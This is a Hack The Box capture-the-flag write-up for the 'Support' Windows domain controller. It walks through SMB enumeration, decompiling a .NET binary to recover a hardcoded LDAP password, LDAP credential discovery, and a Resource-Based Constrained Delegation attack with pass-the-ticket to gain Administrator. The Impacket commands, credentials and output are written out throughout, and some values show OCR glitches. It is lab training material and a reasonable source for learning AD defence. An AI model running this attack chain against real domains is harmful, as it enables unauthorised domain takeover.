Support — Hack The Box Machine Writeup

SMB Enumeration, Binary Decompilation & Active Directory Privilege Escalation

---

Overview

Support is an Easy difficulty Windows Domain Controller. It exposes an SMB share with anonymous access, which contains a custom executable used to query the LDAP server. After reverse engineering the binary, we recover the LDAP bind password and use it to enumerate domain users. One user, `support`, has his password stored in the `info` field, giving us WinRM access. Once on the machine, BloodHound reveals that the `Shared Support Accounts` group has `GenericAll` privileges on the Domain Controller. We exploit this via a Resource-Based Constrained Delegation (RBCD) attack and obtain a shell as `NT Authority\System`.

Enumeration

Nmap Scan

We began with a full port scan using `nmap` to identify open services:

```
nmap -sV -sC -p- -T4 10.129.122.215 -Pn
```




Figure 1: Nmap Scan — Domain Controller Services

Key Findings:

- **53 (DNS)** — Simple DNS Plus
- **88 (Kerberos)** — Windows Kerberos

- **135/49664+ (RPC)** — Windows RPC
- **139/445 (SMB)** — File sharing
- **389/3268 (LDAP)** — Active Directory LDAP
- **5985 (WinRM)** — Remote management

Significance: DNS, Kerberos, LDAP, and SMB together confirm this is a **Windows Domain Controller** (`support.htb`).

SMB Enumeration

The first thing we tried was anonymous access to SMB shares.

We listed the available SMB shares anonymously and noticed `support-tools` — it was accessible without credentials and its name suggested internal tooling. Connecting to it revealed several portable utilities:

```
(venv) ethicalone@ethicalone-VirtualBox:~/Downloads$ smbclient //10.129.122.215/support-tools -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 20 18:01:06 2022
  ..                                  D        0  Sat May 28 12:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 12:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 12:19:55 2022
  putty.exe                           A  1273576  Sat May 28 12:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 12:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 18:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 12:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe       A 44398000  Sat May 28 12:19:43 2022
```

Figure 2: SMB Share — support-tools with Anonymous Access

Most files were legitimate portable tools, but `UserInfo.exe.zip` stood out — a custom binary named "UserInfo" likely created for internal account query/support tasks.

Why This Matters

An SMB share with anonymous access containing internal binaries is a significant finding. The `UserInfo.exe` binary likely contains hardcoded credentials used to query the domain — a common development shortcut that becomes a security risk when the binary is publicly accessible.

Binary Analysis — Decompiling UserInfo.exe

We downloaded and extracted the binary. Running `file` on it revealed it was a **.NET assembly** — a format that is easily decompilable back to source code.

We used `ilspycmd` to decompile the binary and searched for credential-related code and found:

```
private static string enc_password = "0Nv32PTwgYjzg9/8
    j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";
private static byte[] key = Encoding.ASCII.GetBytes("armando");

public static string getPassword()
{
    byte[] array = Convert.FromBase64String(enc_password);
    byte[] array2 = array;
    for (int i = 0; i < array.Length; i++)
    {
        array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0
            xDFu);
    }
    return Encoding.Default.GetString(array2);
}
```

How the LDAP Password Is Encrypted

The developer used a custom XOR cipher with two layers to "protect" the LDAP password. Here's how it works:

Step 1 — Base64 Decode: The encrypted password is a Base64-encoded string. This is not encryption — just an encoding scheme used to represent binary data as text.

Step 2 — XOR with Key: Each byte is XORed with a byte from the key `"armando"`. Since the key is only 7 bytes long, it cycles using `i % 7`.

Step 3 — XOR with Constant 0xDF: After XORing with the key, each byte is XORed again with the constant `0xDF` (223 in decimal).

`Full Formula: decrypted_byte[i]=(base64_decoded_byte[i] XOR key[i % 7]) XOR 0xDF`

Why This Is Insecure

- Both the key and constant are **hardcoded in the binary**
- XOR is **symmetric** — the same operation encrypts and decrypts
- **No salt or nonce** — every execution uses the same parameters
- **.NET binaries are easily decompiled** — the source code is essentially available

Decrypting the LDAP Password

We reproduced the decryption in Python:

```
python3 -c "
import base64
enc = '0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E'
key = b'armando'
a = bytearray(base64.b64decode(enc))
for i in range(len(a)):
    a[i] = (a[i] ^ key[i % len(key)]) ^ 0xDF
print(a.decode('latin-1'))
"
```

```
Decrypted Password: nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

How the Password Was Used

The decompiled code showed:

```
entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap",
   password);
```

This gave us LDAP credentials:

```
Server:   LDAP://support.htb
Username: support\ldap
Password: nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

LDAP Enumeration

Adding the Host

```
echo "10.129.122.215 support.htb" | sudo tee -a /etc/hosts
```

Enumerating Users

Using the decrypted credentials, we enumerated domain users:

```
ldapsearch -x -H ldap://support.htb -D 'support\ldap' \
  -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b 'DC=support,DC=htb' '(objectClass=user)' \
  | grep -i "sAMAccountName\|description\|memberOf"
```

Searching for Hidden Passwords

We searched all LDAP attributes for potential passwords:

```
ldapsearch -x -H ldap://support.htb -D 'support\ldap' \
  -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' \
  -b 'DC=support,DC=htb' '(objectClass=*)' \
  | grep -i "description\|info\|comment\|pwd\|pass"
```




Figure 3: LDAP — Password Found in info Field

Credentials Obtained:

```
Username: support
Password: Ironside47pleasure40Watchful
```

Why This Matters

The `info` field is often overlooked during LDAP enumeration. Administrators sometimes store notes or temporary passwords there — in this case, the actual user password.

Initial Access via WinRM

Getting a Shell

We connected via `evil-winrm` and got the User flag:




Figure 4: WinRM Shell — User Access

Privilege Escalation

The Goal

We are logged in as `support`, a normal domain user. Our objective is to become **Administrator** on the Domain Controller — without knowing the Administrator's password.

To achieve this, we need to find a way to make the Domain Controller trust us as Administrator. BloodHound shows us exactly how.

BloodHound Analysis

We collected Active Directory data using `bloodhound-python`:

```
bloodhound-python -u support -p 'Ironside47pleasure40Watchful' \
  -d support.htb -ns 10.129.122.215 -c All
```




Figure 5: BloodHound — GenericAll on DC

What This Means: The `Shared Support Accounts` group — which the `support` user belongs to — has `GenericAll` on the Domain Controller's computer object.

`GenericAll` means "full control." We can modify almost any property of the DC's AD object — including a special attribute called: m**sDS-AllowedToActOnBehalfOfOtherIdentity**

This attribute is used for **Resource-Based Constrained Delegation (RBCD)**.

What Is RBCD?

RBCD is a legitimate Windows feature that answers this question:

"Which machines are allowed to impersonate users when accessing me?"

Normally, administrators configure this for legitimate services. But because we have `GenericAll`, we can configure it ourselves — telling the Domain Controller to trust a machine we control.

The Attack Plan

Our plan is to abuse RBCD in four steps:

1. **Create a fake machine account** that we control.
2. **Configure RBCD on the DC** so it trusts our fake machine to impersonate any user.
3. **Request a Kerberos ticket as Administrator** using that trust.
4. **Use the ticket** to authenticate to the DC as Administrator.

Step 1 — Create a Fake Machine Account

RBCD works between **machine accounts**, so we need a computer in the domain that we control. We create one called `FAKE01$` with a password we choose.

```
addcomputer.py -computer-name 'FAKE01$' -computer-pass 'Password123!'
    \
  -dc-ip 10.129.122.215 \
  'support.htb/support:Ironside47pleasure40Watchful'
```

Step 2 — Get the SID of FAKE01$

Every account in Active Directory has a unique identifier called a **SID**. We need our fake machine's SID so we can insert it into the DC's RBCD attribute.

```
ldapsearch -x -H ldap://support.htb -D 'support\support' \
  -w 'Ironside47pleasure40Watchful' -b 'DC=support,DC=htb' \
  '(sAMAccountName=FAKE01$)' objectSid
```

Result: `AQUAAAAAAAUVAAAAG9vY9Y4G6g8nmCEIL1RcAAA==`

Step 3 — Configure RBCD on the DC

Using our `GenericAll` permission, we modify the DC's `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute to say:

"FAKE01$ is allowed to impersonate any user on me."

This is the core of the attack — we are abusing our permissions to make the DC trust us.

```
rbcd.py -delegate-from 'FAKE01$' -delegate-to 'DC$' \
  -action write -dc-ip 10.129.122.215 \
  'support.htb/support:Ironside47pleasure40Watchful'
```

```
(venv) ethicalone@ethicalone-VirtualBox:~/Downloads$ /home/ethicalone/venv/bin/a
ddcomputer.py -computer-name 'FAKE01$' -computer-pass 'Password123!' -dc-ip 10.1
29.124.153 'support.htb/support:Ironside47pleasure40Watchful'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account FAKE01$ with password Password123!.
(venv) ethicalone@ethicalone-VirtualBox:~/Downloads$ ldapsearch -x -H ldap://sup
port.htb -D 'support\support' -w 'Ironside47pleasure40Watchful' -b 'DC=support,D
C=htb' '(sAMAccountName=FAKE01$)' objectSid | grep -i objectSid
# requesting: objectSid
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEIL1RcAAA==
(venv) ethicalone@ethicalone-VirtualBox:~/Downloads$ rbcd.py -delegate-from 'FAK
E01$' -delegate-to 'DC$' -action write -dc-ip 10.129.124.153 'support.htb/suppor
t:Ironside47pleasure40Watchful'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] FAKE01$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     FAKE01$      (S-1-5-21-1677581083-3380853377-188903654-6101)
```

Figure 6: RBCD Configuration — Machine Account Created

Step 4 — Request a Ticket as Administrator

Now that the DC trusts `FAKE01$`, we use Kerberos **S4U** to request a service ticket as Administrator. This involves two sub-steps:

- **S4U2self:** `FAKE01$` asks for a ticket claiming to be Administrator.
- **S4U2Proxy:** It uses that ticket to get a service ticket for `cifs/DC.support.htb`, impersonating Administrator.

Because we configured RBCD to allow exactly this, the DC agrees — and we receive a ticket that says `Administrator`.

```
getST.py -spn 'cifs/DC.support.htb' -impersonate 'Administrator' \
  -dc-ip 10.129.122.215 'support.htb/FAKE01$:Password123!'
```




Figure 7: S4U Request — Administrator Ticket Obtained

Output:

```
[*] Saving ticket in Administrator@cifs_DC.support.htb@SUPPORT.HTB.ccache
```

Step 5 — Pass-the-Ticket & Root Flag

We load the ticket into our session and authenticate to the DC using **Pass-the-Ticket** — a technique that uses a Kerberos ticket to log in without a password.

```
export KRB5CCNAME="Administrator@cifs_DC.support.htb@SUPPORT.HTB.
   ccache"
wmiexec.py -k -no-pass DC.support.htb
type C:\Users\Administrator\Desktop\root.txt
```




Figure 8: Pass-the-Ticket — Administrator Access & Root Flag

Why This Attack Works

- **GenericAll** gave us permission to modify the DC's RBCD attribute.
- **RBCD** let us tell the DC: "Trust FAKE01$."
- **S4U** let FAKE01$ ask for a ticket as Administrator.
- The DC issued the ticket because RBCD said it should.
- **Pass-the-Ticket** let us use that ticket to log in.

At no point did we need the Administrator's password — we simply used Active Directory features the way they were designed, but for malicious purposes.

Summary of Findings

Phase	Key Findings
Enumeration	Domain Controller (DC.support.htb)
SMB	Anonymous access to support-tools share
Binary	UserInfo.exe — .NET with hardcoded credentials
Decryption	XOR cipher (key: armando, constant: 0xDF)
LDAP Credentials	support\ldap : nvEfEK16îaM4$e7AclUf8x$tRWxPWO1%lmz
User Password	Ironside47pleasure40Watchful (info field)
Initial Access	WinRM as support
BloodHound	GenericAll on DC$
RBCD	FAKE01$ created, delegation configured
S4U	Administrator TGS obtained
Root Access	Pass-the-Ticket via wmiexec

Attack Chain

1. **Enumeration:** Nmap scan reveals Domain Controller services.
2. **SMB Discovery:** Anonymous access to `support-tools` reveals `UserInfo.exe.zip`.
3. **Binary Analysis:** Decompile .NET binary to reveal hardcoded credentials.
4. **Decryption:** Reverse the XOR cipher to obtain LDAP password.
5. **LDAP Enumeration:** Find password in `info` field of `support` user.
6. **Initial Access:** WinRM as `support`, retrieve user flag.
7. **BloodHound:** Discover `GenericAll` permission on DC$ computer account.
8. **RBCD Attack:** Create FAKE01$, configure delegation, request S4U ticket.
9. **Pass-the-Ticket:** Authenticate as Administrator, retrieve root flag.

Tools Used

Tool	Purpose
`nmap`	Port scanning
`smbclient`	SMB share enumeration
`ilspycmd`	.NET decompilation
`python3`	XOR decryption
`ldapsearch`	LDAP enumeration
`evil-winrm`	WinRM shell
`bloodhound-python`	AD data collection
`addcomputer.py`	Create fake computer account
`rbcd.py`	Configure RBCD delegation
`getST.py`	Request TGS via S4U
`wmiexec.py`	Remote shell access

Conclusion

Support is an excellent machine that demonstrates:

- **Binary Reverse Engineering:** Decompiling .NET binaries to extract hardcoded credentials.
- **Cryptography:** Reversing a simple XOR cipher.
- **Active Directory Enumeration:** Using LDAP to discover passwords in unexpected fields.
- **AD Privilege Escalation:** Leveraging `GenericAll` to compromise a Domain Controller via RBCD.
- **Kerberos Abuse:** S4U2self/S4U2Proxy to impersonate Administrator.
- **Pass-the-Ticket:** Using Kerberos tickets for authentication.

The machine highlights the importance of:

- Not storing credentials in publicly accessible binaries
- Properly securing SMB shares
- Avoiding password storage in LDAP attributes
- Restricting AD permissions (especially `GenericAll`)
- Monitoring for RBCD and S4U activity

All artifacts have been documented, and the root flag was successfully retrieved.